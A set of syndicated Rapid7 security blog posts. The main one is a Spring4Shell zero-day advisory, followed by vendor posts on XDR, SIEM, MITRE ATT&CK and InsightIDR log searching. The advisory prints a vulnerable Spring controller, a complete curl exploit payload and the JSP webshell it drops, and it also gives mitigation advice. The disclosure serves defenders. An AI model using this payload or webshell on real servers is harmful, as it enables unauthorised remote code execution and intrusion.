We want to thank MITRE Engenuity for the opportunity to participate in this evaluation. While we are very proud of our results, we also learned a lot throughout the process and are actively working to implement those learnings to improve our endpoint capabilities for customers. We would also like to thank our customers and partners for their continued feedback. Your insights continue to inspire our team and elevate Rapid7’s products, making more successful detection and response accessible for all.

To learn more about how Rapid7 helps organizations achieve stronger signal-to-noise while still having defense in depth across the attack chain, join our webcast where we’ll be breaking down this evaluation and more.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Spring4Shell: Zero-Day Vulnerability in Spring Framework

Post Syndicated from Jake Baines original https://blog.rapid7.com/2022/03/30/spring4shell-zero-day-vulnerability-in-spring-framework/

Spring4Shell: Zero-Day Vulnerability in Spring Framework

If you are like many in the cybersecurity industry, any mention of a zero-day in an open-source software (OSS) library may cause a face-palm or audible groans, especially given the fast-follow from Log4Shell. While discovery and research is evolving, we’re posting the facts we’ve gathered and updating guidance as new information becomes available.

What Rapid7 customers can expect

Our team is continuing to investigate and validate additional information about this vulnerability and its impact. This is a quickly evolving incident, and we are researching development of both assessment capabilities for our vulnerability management and application security solutions and options for preventive controls. As additional information becomes available, we will evaluate the feasibility of vulnerability checks, attack modules, detections, and Metasploit modules.

Our team will be updating this blog continually. Our next update will be at 9 PM EDT on March 30, 2022.

Introduction

On March 30, 2022, rumors began to circulate about an unpatched remote code execution (RCE) vulnerability in Spring Framework when a Chinese-speaking researcher published a GitHub commit that contained proof-of-concept (PoC) exploit code. The exploit code targeted a zero-day vulnerability in the Spring Core module of the Spring Framework. Spring is maintained by Spring.io (a subsidiary of VMWare) and is used by many Java-based enterprise software frameworks. The vulnerability in the leaked proof of concept, which appeared to allow unauthenticated attackers to execute code on target systems, was quickly deleted.

Spring4Shell: Zero-Day Vulnerability in Spring Framework

A lot of confusion followed for several reasons:

  • The researcher’s original technical writeup needed to be translated.
  • The vulnerability (and proof of concept) isn’t exploitable with out-of-the-box installations of Spring Framework. The application has to use specific functionality, which we explain below.
  • A completely different unauthenticated RCE vulnerability was published yesterday (March 29, 2022) for Spring Cloud, which led some in the community to conflate the two unrelated vulnerabilities.

Rapid7’s research team has confirmed the zero-day vulnerability is real and provides unauthenticated remote code execution. Proof-of-concept exploits exist, but it’s currently unclear which real-world applications use the vulnerable functionality. This code ends up resulting in widespread exploitation or no exploitation at all, depending on how the features are used.

Recreating exploitation

The vulnerability appears to affect functions that use the @RequestMapping annotation and POJO (Plain Old Java Object) parameters. Here is an example we hacked into a Springframework MVC demonstration:

package net.javaguides.springmvc.helloworld.controller;

import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.InitBinder;
import org.springframework.web.bind.annotation.RequestMapping;

import net.javaguides.springmvc.helloworld.model.HelloWorld;

/**
 * @author Ramesh Fadatare
 */
@Controller
public class HelloWorldController {

	@RequestMapping("/rapid7")
	public void vulnerable(HelloWorld model) {
	}
}

Here we have a controller (HelloWorldController) that, when loaded into Tomcat, will handle HTTP requests to http://name/appname/rapid7. The function that handles the request is called vulnerable and has a POJO parameter HelloWorld. Here, HelloWorld is stripped down but POJO can be quite complicated if need be:

package net.javaguides.springmvc.helloworld.model;

public class HelloWorld {
	private String message;
}

And that’s it. That’s the entire exploitable condition, from at least Spring Framework versions 4.3.0 through 5.3.15. (We have not explored further back than 4.3.0.)

If we compile the project and host it on Tomcat, we can then exploit it with the following curl command. Note the following uses the exact same payload used by the original proof of concept created by the researcher (more on the payload later):

curl -v -d "class.module.classLoader.resources.context.parent.pipeline
.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%
22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRunt
ime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%
20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20
while((a%3Din.read(b))3D-1)%7B%20out.println(new%20String(b))%3B%20%7
D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context
.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources
.context.parent.pipeline.first.directory=webapps/ROOT&class.module.cl
assLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&cl
ass.module.classLoader.resources.context.parent.pipeline.first.fileDat
eFormat=" http://localhost:8080/springmvc5-helloworld-exmaple-0.0.1-
SNAPSHOT/rapid7

This payload drops a password protected webshell in the Tomcat ROOT directory called tomcatwar.jsp, and it looks like this:

- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in
= -.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))3D-1){ out.
println(new String(b)); } } -

Attackers can then invoke commands. Here is an example of executing whoami to get albinolobster:

Spring4Shell: Zero-Day Vulnerability in Spring Framework

The Java version does appear to matter. Testing on OpenJDK 1.8.0_312 fails, but OpenJDK 11.0.14.1 works.

About the payload

The payload we’ve used is specific to Tomcat servers. It uses a technique that was popular as far back as the 2014 and alters the Tomcat server’s logging properties via ClassLoader. The payload simply redirects the logging logic to the ROOT directory and drops the file + payload. A good technical writeup can be found here.

This is just one possible payload and will not be the only one. We’re certain that malicious class-loading payloads will appear quickly.

Mitigation guidance

This zero-day vulnerability is unpatched and has no CVE assigned as of March 30, 2022. The Spring documentation for DataBinder explicitly notes:

… [T]here are potential security implications in failing to set an array of allowed fields. In the case of HTTP form POST data for example, malicious clients can attempt to subvert an application by supplying values for fields or properties that do not exist on the form. In some cases this could lead to illegal data being set on command objects or their nested objects. For this reason, it is highly recommended to specify the allowedFields property on the DataBinder.

Therefore, one line of defense would be to modify source code of custom Spring applications to ensure those field guardrails are in place. Organizations that use third-party applications susceptible to this newly discovered weakness cannot take advantage of this approach.

If your organization has a web application firewall (WAF) available, profiling any affected Spring-based applications to see what strings can be used in WAF detection rulesets would help prevent malicious attempts to exploit this weakness.

Until a patch is available, and if an organization is unable to use the above mitigations, one failsafe option is to model processes executions on systems that run these Spring-based applications and then monitor for anomalous, “post-exploitation” attempts. These should be turned into alerts and acted upon immediately via incident responders and security automation. One issue with this approach is the potential for false alarms if the modeling was not comprehensive enough.

Vulnerability disambiguation

There has been significant confusion about the zero-day vulnerability we discuss in this blog post because an unrelated vulnerability in another Spring project was published yesterday (March 29, 2022). That vulnerability, CVE-2022-22963, affects Spring Cloud Function, which is not in Spring Framework. Spring released versions 3.1.7 and 3.2.3 to address CVE-2022-22963. CVE-2022-22963 is completely unrelated to the zero-day RCE under investigation in this blog post.

Further, yet another vulnerability CVE-2022-22950 was assigned on March 28th. A fix was released on the same day. To keep things confusing, this medium-severity vulnerability (which can cause a DoS condition) DOES affect Spring Framework versions 5.3.0 to 5.3.16. This CVE is completely unrelated to the zero-day RCE under investigation in this blog post.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Demystifying XDR: The Time for Implementation Is Now

Post Syndicated from Jesse Mack original https://blog.rapid7.com/2022/03/30/demystifying-xdr-the-time-for-implementation-is-now/

Demystifying XDR: The Time for Implementation Is Now

In previous installments of our conversation with Forrester Analyst Allie Mellen on all things extended detection and response (XDR), she helped us understand not only the foundations of the product category and its relationship with security information and event management (SIEM), but also the role of automation and curated detections. But Sam Adams, Rapid’s VP of Detection and Response, still has a few key questions, the first of which is: What do XDR implementations actually look like today?

A tale of two XDRs

Allie is quick to point out what XDR looks like in practice can run the gamut, but that said, there are two broad categories that most XDR implementations among security operations centers (SOCs) fall under right now.

XDR all-stars

These are the organizations that “are very advanced in their XDR journey,” Allie said.”They are design partners for XDR; they’re working very closely with the vendors that they’re using.” These are the kinds of organizations that are looking to XDR to fully replace their SIEM, or who are at least somewhat close to that stage of maturity.

To that end, these security teams are also integrating their XDR tools with identity and access management, cloud security, and other products to create a holistic vision.

Targeted users

The other major group of XDR adopters is those utilizing the tool to achieve more targeted outcomes. They typically purchase an XDR solution and have this running alongside their SIEM — but Allie points out that this model comes with some points of friction.

“The end users see the overlapping use cases between SIEM and XDR,” she said, “but the outcomes that XDR is able to provide are what’s differentiating it from just putting all of that data into the SIEM and looking for outcomes.”


Demystifying XDR: The Time for Implementation Is Now

The common ground

This relatively stratified picture of XDR implementations is due in large part to how early-stage the product category is, Allie notes.

“There’s no one way to implement XDR,” she said. “It’s kind of a mishmash of the different products that the vendor supports.”

That picture is likely to become a lot clearer and more focused as the category matures — and Allie is already starting to see some common threads emerge. She notes that most implementations have a couple things in common:

  • They are at some level replacing endpoint detection and response (EDR) by incorporating more sources of telemetry.
  • They are augmenting (though not always fully replacing) SIEM solutions’ capabilities for detection and response.

Allie expects that over the next 5 years, XDR will continue to “siphon off” those uses cases from SIEM. The last one to fall will likely be compliance, and at that point, XDR will need to evolve to meet that use case before it can fully replace SIEM.

Why now?

That brings us to Sam’s final question for Allie: What makes now the right time for the shift to XDR to really take hold?

Allie identifies a few key drivers of the trend:

  • Market maturity: Managed detection and response (MDR) providers have been effectively doing XDR for some time now — much longer than the category has been defined. This is encouraging EDR vendors to build these capabilities directly into their platforms.
  • Incident responders’ needs: SOC teams are generally happy with EDR and SIEM tools’ capabilities, Allie says — they just need more of them. XDR’s ability to introduce a wider range of telemetry sources is appealing in this context.
  • Need for greater ROI: Let’s be real — SIEMs are expensive. Security teams are eager to get the most return possible out of the tools they are investing so much of their budget into.
  • Talent shortage: As the cybersecurity skills shortage worsens and SOCs are strapped for talent, security teams need tools that help them do more with less and drive outcomes with a leaner staff.


Demystifying XDR: The Time for Implementation Is Now

For those looking to begin their XDR journey in response to some of these trends, Allie recommends ensuring that your vendor can offer strong behavioral detections, automated response recommendations, and automated root-cause analysis, so your analysts can investigate faster.

“These three things are really critical to building a strong XDR capability,” she said,”and even if it’s a roadmap item for your vendor, that’s going to give you a good basis to build from there.”

Want more XDR insights from our conversation with Allie? Check out the full talk.

Additional reading:

SIEM and XDR: What’s Converging, What’s Not

Post Syndicated from Amy Hunt original https://blog.rapid7.com/2022/03/23/siem-and-xdr-whats-converging-whats-not/

SIEM and XDR: What’s Converging, What’s Not

Let’s start with the conclusion: Security incident and event management (SIEM) isn’t going anywhere anytime soon.

Today, most security analysts are using their SIEMs for detection and response, making it the core tool within the security operations center (SOC). SIEM aggregates and monitors critical security telemetry, enables companies to monitor and detect threats specific to their environment and policy violations, and addresses key regulatory and compliance use cases. It has served – and will continue to serve – very important, specific purposes in the security technology stack.

Where SIEMs have traditionally struggled is in keeping pace with the threat landscape. It expands and changes daily. Very, very few security teams have the resources to consume all the relevant threat intelligence, then create the rules and configure the detections necessary to find them.

Rapid7’s SIEM, InsightIDR, is the exception, designed with a detections-first approach.

InsightIDR leverages internal and external threat intelligence, encompassing your entire attack surface. Our detection library includes threat intelligence from Rapid7’s open-source community, advanced attack surface mapping, and proprietary machine learning. Detections are curated and constantly fine-tuned by our expert Threat Intelligence and Detections Engineering team.

InsightIDR is the only SIEM that can actually do extended detection and response (XDR). And we can’t help but think all the XDR buzz is the security industry’s way of letting you know that, yes, detection and response performance is still lacking.

A cloud SIEM can provide a strong XDR foundation — agile, tailored, adaptable, and elastic

A cloud SIEM approach gives you an elastic data lake that lets you collect and process telemetry across the environment. And the core benefits of SIEM are yours: log retention, fast and flexible search, reporting, and the ability to fine-tune and customize policy violations or other rules specifically for their environment or organization. Cloud SIEM with user and entity behavior analytics (UEBA) and correlation capabilities can already achieve XDR, tying disparate data sources together to normalize, correlate/attribute, and analyze.

Of course, some customers that purchased traditional SIEM for detection and response haven’t been able to get those outcomes. They don’t have a next-generation SIEM that supports big data and real-time event analysis. Perhaps machine learning and behavioral analytics aren’t there yet.

Or maybe the SIEM has security teams drowning in alerts, ignoring too many of them. Detection and response is really hard — and it really is a symphony — especially as the environment continues to sprawl and resources remain scarce.

XDR aims to solve the challenges of the SIEM tool for effective detection and response to targeted attacks and includes behavior analysis, threat intelligence, behavior profiling, recommendations, and automation. The foundation is everything.

When we introduced InsightIDR some time ago, some criticized it as trying to do “too much”

It turns out we were doing XDR.

Today, our highly manicured detections library is expertly vetted by our global Rapid7 Managed Detection and Response (MDR) SOC, where we also get emergent threat coverage. It’s single-platform, integrated with raw threat intel from Rapid7’s open-source communities (Metasploit, Heisenberg, Sonar, Velociraptor) and strengthened signal-to-noise following our acquisition of IntSights external threat intelligence.

Call it what you like

SIEM and XDR are described as “alternatives,” “complementary,” and also barreling toward one another destined to collide. We’ve read how one is dead and the other is the future. (Must it always be this way?)

No matter what you call it, focus on the outcomes, not the acronyms. It’s easy to get lost in the buzz, but the best products for your business will be those that address your top priorities.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

3 Ways InsightIDR Customers Leverage the MITRE ATT&CK Framework

Post Syndicated from KJ McCann original https://blog.rapid7.com/2022/03/17/3-ways-insightidr-customers-leverage-the-mitre-att-ck-framework/

3 Ways InsightIDR Customers Leverage the MITRE ATT&CK Framework

The MITRE ATT&CK framework is one of the most comprehensive and reputable knowledge bases of known adversary tactics, pragmatic mitigation strategies, and prudent detection recommendations available today. ATT&CK is freely available and widely used by defenders in industry and government to find gaps in visibility, defensive tools, and processes as they evaluate and select options to improve their network defense. In addition, MITRE Engenuity makes the methodology and resulting data publicly available, so other organizations cam benefit and conduct their own analysis and interpretation.

The framework strengthens the Detection and Investigation Management experiences within InsightIDR by providing context, evidence, and recommendations all in one place. Here’s a closer look at 3 ways to bring that value to life.

1. Visualize MITRE ATT&CK coverage

  • Visualize which techniques and sub-techniques you have detections mapped to with information on each threat actor’s TTPs (Tactics, Techniques, and Procedures).
  • Drill down and see the specific detection rules that map to each area of the framework in your environment.
  • MITRE ATT&CK context and filters apply automatically against all of your data, helping you detect and respond to attacks early and giving you the alert fidelity you want, filled with the context you need.
3 Ways InsightIDR Customers Leverage the MITRE ATT&CK Framework

2. Triage and prioritize faster with MITRE filters

  • Tune your detection rules based on the ATT&CK context and your unique security environment to reduce benign alerts and bring high-priority alerts to the forefront.
  • Understand the context behind an alert by viewing information about the attacker’s underlying techniques and sub techniques.
  • Filter and sort your alerts and investigations based on the MITRE info to distill down to where it really matters when time is of the essence.
3 Ways InsightIDR Customers Leverage the MITRE ATT&CK Framework

3. Accelerate mean time to respond (MTTR)

  • Users can quickly prioritize which investigations are most critical to tackle first.
  • Determine how to respond to the attack with the mitigation recommendations provided by MITRE ATT&CK.
  • Leverage the strategies provided to work internally and take proactive steps within the organization to prevent the next attack, staying one step ahead of attackers.
  • Use the MITRE insights provided in the evidence panel to inform the decision-makers on the best way to proceed.


3 Ways InsightIDR Customers Leverage the MITRE ATT&CK Framework

With InsightIDR, your detections are vetted by a team of professional security operations center (SOC) analysts and mapped to MITRE ATT&CK to remove the guessing game of what an attacker might do next. If you’re looking to hear more from us on MITRE, our Rapid7 MDR team shared their thoughts on MITRE ATT&CK here.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Run Faster Log Searches With InsightIDR

Post Syndicated from Teresa Copple original https://blog.rapid7.com/2022/03/11/run-faster-log-searches-with-insightidr/

Run Faster Log Searches With InsightIDR

While it could be true that life is more about seeking than finding, log searches are all about getting results. You need to get the right data back as quickly as possible. In this blog, let’s explore how to make the best use of InsightIDR’s Log Search capabilities to get the correct data returned back to you as fast as possible.


First, you need an understanding of how Rapid7’s InsightIDR Log Search feature works. You may even want to review this doc to familiarize yourself with some of the newer search functionality that has been recently released and to understand some of the Log Search nuances discussed here.

The basics

Let’s begin by looking at how the Rapid7 InsightIDR search engine extracts data. The search engine processes both structured and unstructured log data to extract out valuable fields into key-value-pairs (KVPs) whenever it is possible for it to do so. These normalized fields of data or KVPs allow you to search the data more efficiently.

While the normalized fields of data are typically the same for similar types of logs, in InsightIDR they are not normalized across the product. That is, you’ll see the same extracted fields, or keys, pulled out for logs in the same Log Set, but the extracted fields and key names used in other Log Sets may be different.

As everyone who has spent any amount of time looking at log data knows, individual log entries can be all over the place. Some vendors have great logs that contain structured data with all the valuable information that you need, but not all products do this. Sometimes the logs consist, at least in part, of unstructured data. That is, the logs are not in KVP or cannot be easily broken into distinct fields of data.

The Rapid7 search engine automatically identifies the keys in structured data, as well as from unstructured data, and automatically identifies the KVPs to make the data searchable. This allows you to search for any value or text appearing in your log lines without creating a dedicated index. That is, you can search by specifying either just text like “ksmith” or “/.*smith.*/”, or you can search with the KVP specified – for example “destination_account=ksmith” – with equal ease in the search engine. However, is one of these searches better than the other? Let’s keep going to answer that question.

As InsightIDR is completely cloud-native, the architecture is designed to take advantage of many cloud-native search optimizations, including shared resources and auto-scaling. Therefore, in terms of search performance, a number of specialized algorithms are used that are designed to search for data across millions of log lines. These include optimizations to find needle-in-a-haystack entries, statistical algorithms for specific functions (e.g. for percentile), parallelization for aggregate operations, and regular expression optimizations. How quickly the results are returned can vary based on the number of logs, the number of (matching) loglines in that time range, the particular query, and the nature of the data – e.g. the number of keys and values in a logline.

Did you know that statistics on the last 100 searches that have been performed in your InsightIDR instance are available in the Settings section of InsightIDR? Go to Settings -> Log Search -> Log Search Statistics to view them. In addition to basic information, such as when the query completed and how long it took, you can also use the “index factor” that is provided to determine how efficient your query is. The index factor is a value from 0 to 100 that represents how much the indexing technology was used during the search. The higher the index value, the more efficient the search is. The Log Search Statistics page is especially helpful if you want to optimize a query you will be running against a large data set or using frequently.

How to improve your searches

As you can see, the Log Search query performance can be influenced by a number of factors. While we discuss some general considerations in this section, keep in mind that for queries that run frequently, you may want to test out different options to find what works best for your logs.

General recommendations

Here are some of the best ways to speed up your log searches:

  • Specify smaller time ranges. Longer time ranges add to the amount of time the query will take because the search query is analyzing a larger number of logs. This can easily be several hundred million records, such as with firewall logs.
  • Search across a single Log Set at a time. Searching across different Log Sets usually slows down the search, as different types of logs may have different key-value pairs. That is, these searches often cannot be optimally indexed.
  • Add functions only as needed. Searches with only a where() search specified are faster than searches with groupby() and calculate().
  • Use simple queries when possible. Simple queries return data faster. Complex queries with many parts to calculate are often slower.
  • Consider the amount of data being searched. Both the number of log entries that are being searched and the size of the log should be considered. As the logs are stored in key-value pairs, the more keys that the logs have, the slower they are to search.

The old adage about deciding if you want your result to be fast, cheap, or good applies here, too — except that with log searches, the triad that influences your results is fast, amount of data to be searched, and complexity of the query. With log searches, these tradeoffs are important. If you are searching a Log Set with large logs, such as process start events, then you may have to decide which optimization makes the most sense: Should you run your search against a smaller time range but still use a complex query with functions? Or would you rather search a longer time range but forgo the groupby() or calculate()? Or would you rather search a long time range using a complex query and then just wait for the search to complete?

If you need to search across Log Sets for a user, computer, IP address, etc., then maybe it makes more sense to build a dashboard with cards for the data points that you need instead of using Log Search. Use the filter option on the dashboard to specify the user, computer, etc. on which you need to filter. In fact, a great dashboard collection might just be your iced dirty chai latte, the combination that solves most of your log search challenges all at once. If you haven’t already done so, you may want to check out the new Dashboard Libraries, as more are being added every month, and they can make building out a useful dashboard almost instantaneous.

Specifying keys vs. free text

It is an interesting paradox of Log Search that specifying a key as part of the search does not always improve the search speed. That is, it is sometimes faster to use a key like “destination_account=ksmith,” but not always. When you specify a key-value-pair to search, then the log entries must be parsed for the search to complete, and this can be more time-consuming than just doing a text search.

In general, when the term appears infrequently, running a text-based search (e.g. /ksmith/) is usually faster.

Also, you may get better results searching for only a text value instead of searching a specific key. That is, this query:

where(FAILED_OTHER)

… might be more efficient and run faster than this query:

where(result=FAILED_OTHER)

Of course, this only applies if the value will not be part of any of the other fields in the log entry. If the value might be part of other fields, then you will need to specify the key in order for the results to be accurate.

Expanding on this further, the more specific you can be with the value, the faster the results will be returned. Be specific, and specify as much of the text as possible. A search that contains a very specific value with no key specified is often the fastest way to search, although you should test this with your particular logs to see what works best with them.

